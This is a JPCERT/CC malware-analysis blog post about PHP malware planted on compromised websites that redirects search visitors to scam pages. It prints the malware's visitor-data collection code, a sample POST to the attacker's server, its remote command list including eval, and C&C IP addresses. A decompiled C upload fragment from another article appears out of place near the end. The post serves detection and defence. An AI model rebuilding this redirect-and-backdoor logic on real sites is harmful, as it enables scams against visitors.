JPCERT Coordination Center official Blog

blogs.jpcert.or.jp/en/2021/06/php_malware.html

喜野 孝太(Kota Kino)

June 4, 2021

PHP Malware Used in Lucky Visitor Scam

-
- Email

JPCERT/CC continues to observe cases of website being compromised and embedded with a malicious page. Visitors are redirected to a scam site or suspicious shopping site by malicious PHP script (hereafter, “PHP malware”). This article explains the details of PHP malware which is often found in websites in Japan.

Cases observed

On PHP malware-embedded websites, there are many malicious webpages that redirect visitors to a scam site or suspicious shopping site. Figure 1 is an example of “lucky visitor scam” message, which is displayed at the time of the access. (The popup message roughly translates as follows: “Dear Internet Explorer user, you are the lucky visitor on 14 May, 2021. If you answer our questionnaire, you will get a chance to win an Apple iPhone 12 Pro.”)

Figure 1： Example of a scam site

It was confirmed that the attackers leveraged vulnerabilities in contents management system (CMS) to upload PHP malware on the server.

Functions

PHP malware has two main functions:

1. Redirect visitors to a suspicious website
2. Execute commands from attackers

These functions are explained in detail in the following sections.

Redirect visitors to a suspicious website

PHP malware redirects visitors to a suspicious site. Figure 2 shows the flow of events.

Figure 2： Flow of events

Once a visitor accesses a compromised website, PHP malware checks the following points to verify if the visitor meets the criteria for redirection.

- UserAgent is not a value used for crawler or bot
- Referrer contains the string “google”, “yahoo”, “bing” or “yandex
- Accept-Language header exists
- URL path contains a unique identifier

The unique identifier is a value generated from string called “UID”, specified in PHP malware. It is based on the MD5 hash value of the string made of UID and “salt3” added at the end. The first 6 letters are referred to as its unique identifier. It is calculated as follows:

```
[UID example]
fb06bc98-576a-d5df-2195-a4b0a64bec44

[How to calculate]
fb06bc98-576a-d5df-2195-a4b0a64bec44salt3
→ (MD5) fc858f544449f056656558c92ba485b0
```

If all the conditions are met, PHP malware sends the details of the visitor to the attacker’s server, which is specified in the script. Below is an example of HTTP POST request.

```
POST /app/assets/api2?action=redir HTTP/1.0
Host: [IP address]
Connection: close
Content-Length: [size]
Content-type: application/x-www-form-urlencoded

ip=127.0.0.1&qs=example.com/sample.php?fc858f=test&ua=Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0&lang=en-
US,en;q=0.5&ref=https://www.google.com/&enc=gzip,
deflate&acp=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
8859-1&conn=close&cfconn=127.0.0.1&xreal=127.0.0.1&xforward=127.0.0.1&uid=fb06bc98-
576a-d5df-2195-a4b0a64bec44
```

Attackers obtain the visitor's information from the HTTP header.

```
$client_info['ip'] = $_SERVER['REMOTE_ADDR'];
$client_info['qs'] = @$_SERVER['HTTP_HOST'] . @$_SERVER['REQUEST_URI'];
$client_info['ua'] = @$_SERVER['HTTP_USER_AGENT'];
$client_info['lang'] = @$_SERVER['HTTP_ACCEPT_LANGUAGE'];
$client_info['ref'] = @$_SERVER['HTTP_REFERER'];
$client_info['enc'] = @$_SERVER['HTTP_ACCEPT_ENCODING'];
$client_info['acp'] = @$_SERVER['HTTP_ACCEPT'];
$client_info['char'] = @$_SERVER['HTTP_ACCEPT_CHARSET'];
$client_info['conn'] = @$_SERVER['HTTP_CONNECTION'];
$client_info['cfconn'] = @$_SERVER['HTTP_CF_CONNECTING_IP'];
$client_info['xreal'] = @$_SERVER['HTTP_X_REAL_IP'];
$client_info['xforward'] = @$_SERVER['HTTP_X_FORWARDED_FOR'];
```

Based on the information received, the attacker's server runs the process to verify if the visitor meets the criteria for redirection. If the conditions are met, a URL for redirection is provided in a response. Below is an example of a response from the server.

```
a:2:{s:4:"type";s:5:"redir";s:4:"data";a:1:{s:4:"code";s:524:"<html>
  <head>
    <META http-equiv="refresh" content="1;URL=[Redirect URL]">
   <script>
   window.location = "[Redirect URL]";
   </script>
  </head>
  <body>
  To the new location please <a href="[Redirect URL]"><b>click here.</b></a>
  </body>
</html>";}}
```

If the conditions are not met, a URL is not provided, and thus no redirection occurs. Attackers check the IP address of the visitors, and the redirection occurs only at the first access to the website. If there are several accesses from the same IP address, the URL is not given from the second time onwards.
Finally, PHP malware redirects the visitor to the specific URL using Location header, META tag or JavaScript code. If the visitor does not meet the criteria for redirection, PHP malware creates and displays a non-malicious page based on the HTML file templates stored on the website. Figure 3 is an example of the HTML file template.




Figure 3: Sample HTML file template

`{{ text }}` section contains sentences copied from a legitimate site. Many keywords are listed in `{{ links }}` section so that the page is displayed with the higher ranking on the search result, as in SEO poisoning technique. Figure 4 is the example of a non-malicious page displayed at the end.




Figure 4：Sample page displayed

Execute commands

Besides redirection, PHP malware has some commands as below, which attackers can use from a remote network. (See Appendix A for the details of the command.)

- check
- templates
- keywords
- update_sitemap
- pages
- ping
- robots
- eval

These commands allow attackers to set up a malicious webpage on a server, update sitemap.xml and robots.txt and execute arbitrary code using eval command from a remote network. Commands are sent in a HTTP POST or Cookie header and encoded in combination of XOR and BASE64.

Trace investigation

In this case with PHP malware, many malicious webpages are set up on the compromised web servers. The files embedded by PHP malware have the following characteristics:

- [random 2 hexadecimal digits]_[random 16 hexadecimal digits].html
- [random 2 hexadecimal digits]_[random 16 hexadecimal digits].list
- [“cache” folder]/[random 16 hexadecimal digits]]

It is recommended to check that there is no such file with these features nor suspicious URL in sitemap.xml, as PHP malware adds a large number of malicious URL there. In addition, PHP malware communicates to attacker’s server in order to retrieve malicious URLs. Checking for suspicious communication logs based on the IoC in Appendix is also suggested for the purpose of detection.

In closing

The attacks using PHP malware have been observed outside of Japan as well. JPCERT/CC has seen some cases where CMS vulnerabilities are leveraged to embed PHP malware on the website. It is recommended to use the latest version of CMS and plugins at all times. If you have any information about compromised websites, please contact info[at]jpcert.or.jp.

- Kota Kino
(Translated by Yukako Uchida)

Appendix A List of Commands

Command	Contents
check	Displays the number of files stored on the server
templates	Creates a .html file for templates
keywords	Creates a .lst file for keywords
update_sitemap	Updates sitemap.xml
pages	Creates a new page
ping	Sends a sitemap.xml URL to google and bing
robots	Creates robots.txt
eval	Runs PHP code

Appendix B SHA-256 hash value

- (ver5.2) 13a9f50160d8bb8a5799c8850262cf4ae46a854b1b262918d188bb17c24b14c7
- (ver5.0) 38c4a4dfc8e3d22ab3ad2e19eb84d116d01963ba6cb75d7f797f0b4b4724667f
- (ver4.5) dcd5786762ed09b4f681b07a9aa5cf4f6940f25616478a1ab9b4f848e97690ef
- (ver4.3) 24fb03d10be05931fad3df6c8d0c8c2763dfd9d8e0e3de00fa484cbf2892eef7

Appendix C C&C server

- 5.9.34.13
- 5.9.146.0
- 5.9.235.245
- 144.76.47.168
- 178.63.30.30
- 178.63.30.186


-
- Email

Author


喜野 孝太(Kota Kino)

Kota Kino is Malware/Forensic Analyst at Incident Response Group, JPCERT/CC since August 2019.


Related articles

- 

Trends of Reported Phishing Sites and Compromised Domains in 2021

- 


Attack Exploiting XSS Vulnerability in E-commerce Websites

- 

Attacks Embedding XMRig on Compromised Servers

```
v7 = mal_check_count(http_strc->URL);
(*(void (__stdcall **)(int, int, int, int *))o_InternetCrackUrlA[0])(http_strc->URL, v7,
if ( v6 == 1 )
{
  wsprintfA(
    &v30,
    "Content-Type: multipart/form-data; boundary=%s\r\n",
    (const char *)http_strc->http_bonday_str);
  if ( !v20 || !v21 )
  {
    if ( v20 )
      wsprintfA(
        &v32,
        "--%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n\r\n%s\r\n\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name1,
        (const char *)http_strc->http_body_text);
    else
      wsprintfA(
        &v32,
        "--%s\r\n"
        "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
        "Content-Type: image/bmp\r\n"
        "\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name,
        (const char *)http_strc->http_filename);
  }
  else
  {
    wsprintfA(
      &v32,
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"\r\n"
      "\r\n"
      "%s\r\n"
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
      "Content-Type: image/bmp\r\n"
      "\r\n",
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name1,
      (const char *)http_strc->http_body_text,
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name,
      (const char *)http_strc->http_filename);
  }
  wsprintfA(&v33, "\r\n--%s--\r\n", (const char *)http_strc->http_bonday_str);
  v27 = mal_check_count((int)&v32);
  v28 = mal_check_count((int)&v33);
```

- Lazarus Attack Activities Targeting Japan (VSingle/ValeforBeta)



- Emotet Disruption and Outreach to Affected Users

Back
Top
Next